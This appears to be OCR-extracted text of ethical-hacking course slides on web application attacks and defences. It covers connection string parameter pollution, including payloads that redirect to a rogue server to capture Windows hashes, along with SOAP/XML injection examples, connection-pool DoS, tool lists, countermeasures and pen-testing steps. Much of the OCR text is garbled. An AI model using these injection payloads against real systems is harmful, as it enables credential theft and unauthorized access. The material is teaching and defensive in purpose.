








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








Attacks Data Connectivity



Parameter Pollution (CSPP) Attacks, and Connection Pool DoS











Connection String Injection



- In a delegated authentication environment, the attacker injects parameters in a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input

Before Injection

"Data Source-Server, Port; Network Library-DBMSSOCN; Initial Catalog-DataBase; User ID=Username; Password=pwd;"

After Injection

"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off"

When the connection string is populated, the Encryption value will be added to the previously configured set of parameters











Connection String Parameter Pollution (CSPP) Attacks

In CSPP attacks, attackers overwrite parameter values in the connection string

Hash Stealing

- Attacker replaces the value of Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- Data source = SQL2005; initial catalog = db1; integrated security=no; user id=:Data Source=Roque Server; Password=: Integrated Security=true;
- Attacker will then sniff Windows credentials (password hashes) when the application tries to connect to Rogue Server with the Windows credentials it's running on

Port Scanning

- Attacker tries to connect to different ports by changing the value and seeing the error messages obtained
- Data source = SQL2005; initial catalog = db1; integrated security=no; user id=:Data Source=Target Server, Target Port=443; Password=: Integrated Security-true;

Hijacking Web Credentials

- Attacker tries to connect to the database by using the Web Application System account instead of a userprovided set of credentials
- Data source = SQL2005; initial catalog = db1; integrated security=no; user id=:Data Source=Target Server, Target Port: Password=: Integrated Security=true;













Connection Pool DoS



Attacker examines the connection pooling settings of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users





Example:

By default in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds





Thus, an attacker can run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application












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Attack Web App Client

Attackers interact with the server-side applications in unexpected ways in order to perform malicious actions against the end users and access unauthorized data



Cross-Site Scripting		Redirection Attacks
HTTP Header Injection	www	Frame Injection
Request Forgery Attack	***	Session Fixation
Privacy Attacks	2	ActiveX Attacks










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






Attack Web Services

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks













Web Services Probing Attacks



- In the first step, the attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional break down, entry points, and message types
- Attacker then creates a set of valid requests by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- Attacker uses these requests to include malicious contents in SOAP requests and analyzes errors to gain a deeper understanding of potential security weaknesses



(1) in the input field

<?xml version="I.O- encoding="U TF-5" standalone= " no' ?> <SOAP-ENV: Envelope)(mins: SOAPSDK1="http://www.w3.org/2001/ XMLschema' xmlns: SOAPSDK2="http://www.w3.org/200 I/XMLSchem.o-inst.once" xmlns: SOAPSDK3="http://schemas.xmlso.op .org/soap/ encoding/' xmlns: SOAPENV= http://schemas.xmlsoap.org/soap/envelope/'> 450AP- ENV:Bodys -<SOAPSDK 4: GetProdLIctInformationByName</p> xmlns: SOAPSDK4=' http://sfaustlap/Productinfo/'> <SOAPSDK4: name>' </SOAPSDK4: name> <SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid> <SOAPSDK4: password> 5648</SOAPSDK4: password> </SOAPSDK 4: GetProduc t In forma ti 0 n B v Name> </SOAP-ENV: Body> </SOAP-ENV: Envelope>



Server throws an error

> </soap : Body> </soap: Envelope>

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Web Services Attacks: SOAP Injection



- Attacker injects malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases
- This attack works similarly to SQL Injection attacks



Server Response

<?xml version="1.0" encoding="utf-8' ?> - <soap: Envelope xmlns: soap=''http://schemas .xmlsoap.org/soap/envelope/" xmlns: xsi = http://www .w3 .org/2001/XMLSchemainstance' xmlns: xsd='http://www .w3 .org/2001/XMLSchema'> - <soap:Body> - <GetProductInformationBvNameResponse xmlns="http://jugqyboy/ProductInfo/"> - <GetProductInformationBvNameResult> cproductid> 25 product Name >Painting101/productName > cproductQuantity>3/productQuantity> cproductPrice> 1500 </GetProductInformationByNameResult> </GetProductInformationByNameResponse> </soap: Body> </soap: Envelope>











Web Services Attacks: XML Injection

- Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML database with bogus entries
- XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks





Server Side Code				
<pre><?xml version="1.0" encoding="ISO-8859-1" <users></pre>				
<pre><mail>gandalf@middleearth.com <user> <user> <user> <userame>jason <password>attck</password> <userid>105</userid> <userid>)</userid></userame></user></user></user></mail></pre>	ail>	Creates new user account		
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Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a denial-of-service attack or generate logical errors in web service request processing





Recursive Payloads

Attacker gueries for web services with a grammatically correct SOAP document that contains infinite processing loops resulting in exhaustion of XML parser and CPU resources

Oversize Payloads

Attackers send a payload that is excessively large to consume all systems resources rendering web services inaccessible to other legitimate users














Web Services Attack Tools: SoapUI and XMLSpy


SoapUI

- SoapUl is a web service testing tool which supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out web services probing, SOAP injection, XML injection, and web services parsing attacks



XIVILSpy

Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XMLrelated technologies



http://www.soapui.org











Web Application Hacking Tools: Burp Suite Professional

Burp Suite is an integrated platform for performing security testing of web applications - 0 burp suite free edition v1.4.01 burp intruder repeater window - D X intruder repeater sequencer decoder options alerts comparer intruder attack 1 target affack save columns 1 2 Filter, showing all items target positions payloads options tarpet positions payloads options attack type sniper request position payload length comment 10443 baseline request tenath: 465 2 payload positions Web Service Attack 193 OET /th7id=SI.450766150048223184pid=Si.16 HTTP/1.1 Web Service Attack 10443 add Host: tsq.nm.bing.net Proxy-Connection: keep-alive response request clean Vsec-Agenc: Hosillm/5.0 (Windows NT 6.2; VOW64) params headers hex AppleWebKit/537.4 (KHTML, like Gecko) Chrome/22.0.1229.94 Safar1/537.4 auto 8 GET /th?id=1.45876615004822314pid=1.1 HTTP/1.1 Accept: */* Host: ts4.mm.bing.net Referer: Proxy-Connection: Reep-alive refrest http://www.bing.com/images/search?g=bikes&id=6CCC7670 User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebEit/537.4 65C1CD3A9D2EABE86351FE8575D125944FORM=1QFRBA (KHTML, like Gecko) Chrome/22.0.1229.94 Satari/537.4 Accept-Encoding: gmip, deflate, sdch clean Accept: */* Referer: + < > 0 matches http://www.bing.com/images/search?q=bikes4id=6CCC767065C1CD3A9D2EABES63 51FE8575D125944FORM=IQFRBA Accept-Encoding: grip, deflate, sdch Accept-Language: en-US, en:g=0.8 Accept-Charset: ISO-8859-1, utf-8:q=0.7, *:q=0.3 Connections close + < > 0 matches http://www.portswigger.net finished











Web Application Hacking Tool: CookieDigger

CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications

It works by collecting and analyzing cookies issued by a web application for multiple users

The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the cookie values

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






Web Application Hacking Tool: WebScarab

- WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols
- It allows the attacker to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser













Web Application Hacking Tools



Instant Source

http://www.blazingtools.com



w3af

http://w3af.org



GNU Wget

www.gnu.org



BlackWidow

http://softbytelabs.com



cURL

http://curl.haxx.se



HttpBee

http://www.o0o.nu



Teleport Pro

http://www.tenmax.com



WebCopier

http://www.maximumsoft.com



HTTTrack

http://www.httrack.com



MileSCAN ParosPro

http://www.milescan.com











Encoding Schemes

Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way you intend

Types of Encoding Schemes



- URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - 9 %3d =
 - %0a New line
 - %20 space
- An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document
- It defines several HTML entities to represent particularly usual characters such as:
 - & amp; &
 - &It:
 - 2 >











Encoding Schemes (Cont'd)

Unicode Encoding

16 bit Unicode Encoding

It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal

> %u2215 /

UTF-8

- lt is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix
 - %c2%a9
- > %e2%89%a0

Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials
- Example:

cake = 011000110110000101101011 01100101

Base64 Encoding: 011000 110110 000101 101011 011001 010000 000000 000000

Hex Encoding

- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data
- Example:

Hello A125C458D8 Jason 123B684AD9













How to Defend Against SQL Injection Attacks

Limit the length of user input

Use custom error messages

Monitor DB traffic using an IDS, WAF

Disable commands like xp_cmdshell

Isolate database server and web server

Always use method attribute set to POST and low privileged account for DB connection

Run database service account with minimal rights

> Move extended stored procedures to an isolated server

Use typesafe variables or functions such as IsNumeric() to ensure typesafety

Validate and sanitize user inputs passed to the database











How to Defend Against Command Injection Flaws

Perform input validation

Use language-specific libraries that avoid problems due to shell commands

Use a safe API which avoids the use of the interpreter entirely

Use parameterized SQL queries

Escape dangerous characters

Perform input and output encoding

Structure requests so that all supplied 6 parameters are treated as data, rather than potentially executable content

Use modular shell disassociation 8 from kernel












How to Defend XSS Attack





Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use



Use a web application firewall to block the execution of malicious script



Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums



Encode Input and output and filter Meta characters in the input



Do not always trust websites that use HTTPS when it comes to XSS



Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users



Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated












How to Defend Against DoS Attack













How to Defend Against Web Services Attacks

Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages

Use document-centric authentication credentials that use SAMI

Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security

Deploy web servicescapable firewalls capable of SOAP and ISAPI level filtering

Configure firewalls/IDS systems for a web services anomaly and signature detection

Configure firewalls/IDS systems to filter improper SOAP and XML syntax

Implement centralized inline requests and responses schema validation

Block external references and use prefetched content when de-referencing URLs

Maintain and update a secure repository of XML schemas



07



solve the CAPTCHA







Guidelines for Secure CAPTCHA Implementation

01	The client should not have direct access to the CAPTCHA solution	2
02	No CAPTCHA reuse and present randomly distorted CAPTCHA image of text to the user	8
03	Use a well-established CAPTCHA implementation such as reCAPTCHA instead of creating your own CAPTCHA script and allow users to choose an audio or sound CAPTCHA	
04	Warp individual letters so that OCR engines cannot recognize them	®
05	Include random letters in the security code to avoid dictionary attacks	8
06	Encrypt all communications between the website and the CAPTCHA system	6
0.7	Use multiple fonts inside a CAPTCH to increase the complexity of OCR engines to	











Web Application Attack Countermeasures

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user

Cross-Site Request Forgery

- Logoff immediately after using a web application and clear the history
- Do not allow your browser and websites to save login details
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters



Broken Authentication and Session Management

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST

Insecure Cryptographic Storage

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on disk is not easy to decrypt











Web Application Attack Countermeasures (Cont'd)

Insufficient Transport Layer Protection

- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure SSL provider to support only strong algorithms
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

Directory Traversal

- Define access rights to the protected areas of the website
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with security patches in a timely manner

Cookie/Session Poisoning

- Do not store plain text or weakly encrypted password in a cookie
- Implement cookie's timeout
- Cookie's authentication credentials should be associated with an IP address
- Make logout functions available













Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- Configure all security mechanisms and turn off all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for latest security vulnerabilities and apply the latest security patches



LDAP Injection **Attacks**

- Perform type, pattern, and domain value validation on all input data
- Make LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis

File Injection Attack

- Strongly validate user input
- Consider implementing a chroot iail
- PHP: Disable allow url fopen and allow url include in php.ini
- PHP: Disable register globals and use E STRICT to find uninitialized variables
- PHP: Ensure that all file and streams functions (stream *) are carefully vetted












How to Defend Against Web Application Attacks














Web Application Security Tool: Acunetix Web Vulnerability Scanner

Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.















Web Application Security Tool: Watcher Web Security Tool

Watcher is a plugin for the Fiddler HTTP proxy that passively audits a web application to find security bugs and compliance issues automatically





http://www.casaba.com











Web Application Security Tool: Netsparker

- Netsparker performs automated comprehensive web application scanning for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a single integrated environment


















Web Application Security Tool: N-Stalker Web Application Security Scanner

N-Stalker Web Application Security Scanner is an effective suite of web security assessment checks to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks



- It contains all web security assessment checks such as:
 - Code injection
 - Cross-Site scripting
 - Parameter tampering
 - Web server vulnerabilities
















Web Application Security Tool: VampireScan

VampireScan allows users to test their own Cloud and Web applications for basic attacks and receive actionable results all within their own Web portal

FEATURES

- Protect your website from hackers
- Scan and protect your infrastructure and web applications from cyber-threats
- Give you direct, actionable insight on high, medium, and low risk vulnerabilities



http://www.vampiretech.com











Web Application Security Tools



Syhunt Mini

http://www.syhunt.com



OWASP ZAP

http://www.owasp.org



skipfish

http://code.google.com



SecuBat Vulnerability Scanner

http://secubat.codeplex.com



SPIKE Proxy

http://www.immunitysec.com



Websecurify

http://www.websecurify.com



NetBrute

http://www.rawlogic.com



x5s

http://www.casaba.com



WSSA - Web Site Security

Audit

http://www.bevondsecurity.com



Ratproxy

http://code.google.com











Web Application Security Tools















Web Application Firewall: dotDefender

- dotDefender is a software based Web Application Firewall
- It complements the network firewall, IPS and other network-based Internet security products
- It inspects the HTTP/HTTPS traffic for suspicious behavior
- It detects and blocks SQL injection attacks
















Web Application Firewall: ServerDefender VP

ServerDefender VP Web application firewall is designed to provide security against web attacks













Web Application Firewall



Radware's AppWall

http://www.radware.com



ThreatSentry

http://www.privacyware.com



QualysGuard WAF

http://www.qualys.com



ThreatRadar

http://www.imperva.com



ModSecurity

http://www.modsecurity.org



Barracuda Web Application

Firewall

https://www.barracuda.com



SteelApp Web App Firewall

http://www.riverbed.com



IBM Security AppScan

http://www.ibm.com



Trustwave Web Application

Firewall

https://www.trustwave.com



Cyberoam's Web Application

Firewall

http://www.cyberoam.com











Web Application Pen Testing

- Web application pen testing is used to identify, analyze, and report vulnerabilities such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities



Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure



Why Web Application Pen Testing?



Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses

Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue














Web Application Pen Testing (Cont'd)














Information Gathering



- Retrieve and analyze robots.txt file using tools such as GNU Wget
- Use the advanced "site:" search operator and then click "Cached" to perform search engine reconnaissance
- Identify application entry points using tools such as Webscarab, Burp proxy, OWASP ZAP, TamperIE (for Internet Explorer), or Tamper Data (for Firefox)
- To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing) and perform vulnerability scanning using tools such as Nmap (Port Scanner) and Nessus
- Implement techniques such as DNS zone transfers. DNS inverse queries, web-based DNS searches, querying search engines (googling)












Information Gathering (Cont'd)



- Analyze error codes by requesting invalid pages and utilize alternate request methods (POST/PUT/Other) in order to collect confidential information from the server
 - Examine the source code from the accessible pages of the application frontend
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP. .HTM. .PHP, .EXE, and watch for any unusual output or error codes
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as Nmap and Queso, or the more recent application fingerprinting tool Amap













Configuration Management Testing





